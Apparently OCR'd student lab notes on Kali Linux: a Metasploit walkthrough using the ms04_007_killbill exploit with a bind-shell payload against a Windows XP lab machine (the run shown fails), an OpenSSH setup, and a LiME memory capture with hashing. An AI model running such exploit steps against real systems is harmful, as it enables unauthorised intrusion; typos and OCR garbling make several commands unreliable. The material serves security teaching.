## **Practical 7:**

## Perform Following commands in Kali Linux terminal

**Step 1:** Start metasplot.

Command: Msfconsole

**Step 2:** Find the vulnerability using nessus tool in windows xp.

**Step 3:** Search the vulnerability.

Command: search ms04-007

**Step 4:** Now, use the path of explot.

Command: use explot/windows/smd/ms04\_007\_killbill

```
msf5 > use exploit/windows/smb/ms04_007_killbill
msf5 exploit(windows/smb/ms04_007_killbill) >
```

**Step 5:** List out the option.

Command: show options

**Step 6:** Set the RHOST by using the IP of windows XP.

Command: set RHOST 192.168.200.237

**Step 7:** Now, to set payload, we have find the index of payload using the following command.

Command: show payloads

```
Windows Command Shell, Bind TCP Stager (No NX or Win7)

106 windows/shell/bind tcp manual No
```

**Step 8:** Setting Payload

Command: set payload 106

```
msf5 exploit(windows/smb/ms04_007_killbill) > set payload 106
payload ⇒ windows/shell/bind_tcp
msf5 exploit(windows/smb/ms04_007_killbill) > ■
```


**Step 9:** Final step is to perform exploit.

Command: exploit

[-] 10.0.2.15:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was
 refused by the remote host (10.0.2.15:445).
[\*] Exploit completed, but no session was created.
 <u>msf5</u> exploit(windows/smb/ms04\_007\_killbill) >

## **Practical 9**

Aim: Create a remote connection using openssh.





```
OOEX
                                                Terminal
File Edit View Terminal Tabs Help
           snmpd
           ssh
           sslh
           stunnel4
          sudo
          sysstat
           thin
          udev
          umountfs
          umountnfs.sh
          umountroot
          urandom
          x11-common
         zram
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
espeak-data libespeakl libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
root@kali:~#
```

```
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restar
t|status}.
root@kali:~# service ssh status
```

root@kali:/etc/ssh# cd /etc/ssh
root@kali:/etc/ssh# ls
moduli ssh\_host\_dsa\_key.pub ssh\_host\_ed25519\_key.pub
ssh\_config ssh\_host\_ecdsa\_key ssh\_host\_rsa\_key
sshd\_config ssh\_host\_ecdsa\_key.pub ssh\_host\_rsa\_key.pub
ssh\_host\_dsa\_key ssh\_host\_ed25519\_key
root@kali:/etc/ssh# nano]sshd\_config

lines 1-12/12 (END)

## Practical 10

Aim: Perform Live / Memory Analysis on a Linux OS and prepare a detailed report.

**Step 1:** Download from <a href="https://github.com/504ensicsLabs/LiME">https://github.com/504ensicsLabs/LiME</a>

**Step 2:** Now go to src folder in LiME and view the contents.

```
kaliakali:~/Downloads$ cd LiME/
kaliakali:~/Downloads/LiME$ ls
doc LICENSE README.md src
kaliakali:~/Downloads/LiME$ cd src
kaliakali:~/Downloads/LiME/src$ ls
deflate.c disk.c hash.c lime.h main.c Makefile Makefile.sample tcp.c
kaliakali:~/Downloads/LiME/src$
```

**Step 3:** Now run the make command to compile it.


```
:-$ ls
          Documents Downloads Music Pictures Public Templates Videos
           : $ git -version
     version 2.26.2
          Lit:~$ git clone https://github.com/504ensicsLabs/LiME.git
into 'LiME'...
remote: Enumerating objects: 31, done. remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292 Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done. Resolving deltas: 100% (163/163), done.
           :-$ ls
                         Downloads LimE Music Pictures Public Templates Videos
           :- $ cd LiME/
           :-/LiME$ ls
      LICENSE README.md
           :~/LiME$ cd src
           :-/LiME/src$ ls
deflate.c disk.c hash.c lime.h main.c Makefile Makefile.sample tcp.c
           :~/LiME/src$
```

**Step 4:** Run the command "sudo insmod ./lime-5.5.0-kali2-amd64.ko "path=../Linux64.mem format=raw"

```
File Actions Edit View Help

kalinkali:~/LimE/src$ sudo insmod ./lime-5.5.0-kali2-amd64.ko "path=../Linux64.mem format=raw"
[sudo] password for kali:
```

**Step 5:** Creating a hash value for the memory image i.e., of Linux64.mem.



```
kmli@kmli:~/Downloads/LiME$ md5sum Linux64.mem
52c70f8a328342448b81a489523e7c3c Linux64.mem
kmli@kmli:~/Downloads/LiME$
```

This hash value should be never changed even if we move the memory image since it verifies the integrity of the copied memory data in the file.